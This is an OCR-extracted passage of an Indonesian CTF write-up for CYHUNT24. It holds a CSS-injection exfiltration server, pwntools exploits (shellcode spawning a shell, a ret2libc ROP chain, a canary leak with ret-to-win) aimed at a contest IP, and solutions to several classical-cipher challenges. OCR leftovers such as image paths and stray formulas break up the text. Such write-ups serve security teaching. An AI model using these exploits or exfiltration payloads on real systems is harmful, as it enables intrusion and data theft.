    for char in string.ascii_letters + string.digits + "_{}":
        payload += f'h2[value^="{FLAG}{char}"]{{background:
url("http://{HOST}:{PORT}/{FLAG}{char}"), auto}}'
    return payload, 200, {"Content-Type": "text/css"}

if __name__ == "__main__":
    app.run(host=HOST, port=PORT, debug=True)
```


Setelah penantian panjang buat dapetin flag akhirnya kita dapet flagnya CYHUNT24{m4k4s1h_ud4h_s0lv3d_4ll_ch4ll}



Flag: CYHUNT24{m4k4s1h_ud4h_s0lv3d_4ll_ch4ll}

$$F = m \cdot a$$

ash




basically kita cmn perlu write shellcode dan leak address saja dan ini solvernya

```python
#!/usr/bin/env python3
# -*- coding: utf-8 -*-
from pwn import *

context.terminal = ["kitty", "@launch", "--cwd=current", "--location=vsplit"]
exe = context.binary = ELF(args.EXE or 'chall2')

host = args.HOST or '103.191.63.185'
port = int(args.PORT or 9999)

def start_local(argv=[], *a, **kw):
    '''Execute the target binary locally'''
    if args.GDB:
        return gdb.debug([exe.path] + argv, gdbscript=gdbscript, *a, **kw)
    else:
        return process([exe.path] + argv, *a, **kw)

def start_remote(argv=[], *a, **kw):
```

```
    '''Connect to the process on the remote host'''
    io = connect(host, port)
    if args.GDB:
        gdb.attach(io, gdbscript=gdbscript)
    return io

def start(argv=[], *a, **kw):
    # '''Start the exploit against the target.'''
    # if args.LOCAL:
    #     return start_local(argv, *a, **kw)
    # else:
    return start_remote(argv, *a, **kw)

gdbscript = '''
tbreak vuln
continue
'''.format(**locals())

# -- Exploit goes here --

io = start()

io.send(cyclic(0x40))
io.recvuntil(cyclic(0x40))

buf = u64(io.recv(6) + b"\0\0") - 336
log.info(f"buffer @ 0x{buf:x}")

shellcode = asm(shellcraft.sh())
offset = 328

io.sendline(flat({0: shellcode, offset: buf}))

io.interactive()
```

Flag: CYHUNT24{w1nn1ng_4_sh3ll_y34?}

trip




ropgadget ret2libc dengan memanfaatkan got.setbuf untuk ngeleak address dari libc

```python
#!/usr/bin/env python3

from pwn import *

exe = ELF("./chall")
libc = ELF("./libc.so.6")
ld = ELF("./ld-linux-x86-64.so.2")

context.binary = exe

if args.REMOTE:
    r = remote("103.191.63.185", 13377)
else:
    r = process([exe.path])
    if args.GDB:
        gdb.attach(r)

rop1 = ROP(exe, badchars=b'\n')
rop1.puts()
rop1.main()
log.info(rop1.dump())
```

```
r.sendlineafter(b'sus?\n', b'A' * 56 + p64(exe.got.setbuf) + b'B' * 8 +
rop1.chain())
libc.address = int.from_bytes(r.recvline(keepends=False), 'little') -
libc.symbols.setbuf
log.info(f'{hex(libc.address)=}')

rop2 = ROP([exe, libc], badchars=b'\n')
rop2.execve(next(libc.search(b'/bin/sh\0')), 0, 0)
log.info(rop2.dump())
r.sendlineafter(b'sus?\n', b'A' * 72 + rop2.chain())

r.interactive()
```

Flag: CYHUNT24{n1c3_tr1p_0f_l1bc_1snt_1t}

punktion



leak canary menggunakan printf leak dan return to function win (_punk_uns)

```python
#!/usr/bin/env python3

from pwn import *

exe = ELF("./chall")

context.binary = exe

if args.REMOTE:
   r = remote("103.191.63.185", 9993)
else:
   r = process([exe.path])
   if args.GDB:
       gdb.attach(r)

r.sendlineafter(b'what grade are u?\n', b'A' * (0x48 - 3) + b"i'm")
r.recvuntil(b'hi ')
canary = u64(b'\0' + r.recv(7))
log.info(f'{hex(canary)=}')

pl = b'A' * 0x48
pl += p64(canary)
```


```
pl += b'B' * 8
pl += p64(exe.symbols._punk_uns)
r.sendlineafter(b'SMA\n', pl)
r.sendline(b'bye')

r.interactive()
```

Flag: CYHUNT24{4z_r3t_h3h3h3_n1c3_c4tch}


$$F = m \cdot a$$


[Cryptography]

ber berr bernyanyi bernyanyi



diberikan file berupa zip yang jika di ekstrak menghasilkan 4 foto dari chord gitar dan karena saya tidak bisa bermain gitar jadi saya mencari chord tersebut di google







okee dari foto tersebut diketahui bahwa chord dari foto foto tersebut ialah cbef, karena di hint disuru menggunakan binary jadi kita rubah menjadi binary, akan menjadi seperti berikut
01100011 01100010 01100101 01100110
setelah mencoba submit kita menemukan bahwa flagnya adalah

Flag: CYHUNT24{1100_1011_1110_1111}


easy decode




diberikan file chall.txt yang berisikan file jsfuck



lalu kita coba run jsfuck di sini




mendapatkan hasil tersebut, kelihatannya base64 jadi



setelah itu, hasil dari decode an nya berupa ascii jadi tinggal diubah ke ascii sajaa

Flag: CYHUNT24{just_decode_bradah}


rail fense



Diberikan sebuah Plaintext, dan berdasarkan judul adalah sebuah rail fence cipher. Kami pun melakukan decrypt di https://www.dcode.fr/rail-fence-cipher.


Flag: CYHUNT24{just_for_wsrmup_beiB}

ikan mati



Berdasarkan, nama challnya, kami langsung terpikirkan pada Deadfish Language. Kami pun men-decode isi dari chall.txt di https://www.dcode.fr/deadfish-language.

Setelah di decode, terlihat outputnya adalah sebuah decimal, kami pun mengubahnya ke text di Cyberchef.



Flag:
CYHUNT24{m4sih_P3m4nas4n_uNtuk_y4ng_BeLom_P4nas}


$$F = m \cdot a$$

aRC4de

Dengan melihat nama soal dapat disimpulkan hint atau soal menggunakan bahasa RC4, jadi mari kita lihat isi dari chall.txt

```
mawar   : i have the secret
melati  : i have too
mawar   : what's your secret?
melati  : 61 6b 75 20 61 62 69 73 20 6d 61 6b 61 6e 20 64 65 6e 67 61 6e 20 6b 69 6d 20 6a 6f 6e 67 75 6e
mawar   : wowwww, it's the first time?
melati  : no, its the 2 time?
mawar   : oww niceeee
melati  : btw, can i know your secret?
mawar   : oh yeah of coure, here's my secret "0e 62 8a ac 0b f3 12 e5 2c a1 d3 5b c5 a7 83 d3 d7 35 65 38 97 96 a0
c1 9c b9 e7 a7 2b 21 15 89 d7 40 ab d7 cc"
melati  : hah, what is it?
mawar   : you will know if ypu drop the bytes to be 2
```

Terlihat bahwa ada bilangan desimal, mari kita eksekusi




Nilai hex yang dimiliki melati di buat untuk KEY dan nilai hex mawar untuk ciphertext terakhir nilai dari drop bytes adalah 2, dan menemukan flagnya


Flag: CYHUNT24{1Ts_b4d_t0_u53_th3_s4me_keY}

Secret Message


Soal ini memberikan sebuah chall.txt yang berisi pesan rahasia yang menggunakan bahasa asing




Dengan itu saya analis menggunakan dcode



Terlihat ada beberapa bahasa yang mengidentifikasi pesan tersebut menggunakan bahasa apa saja. Di sini saya mencoba semuanya dan saya menemukan bahasa base 64 di vigenere



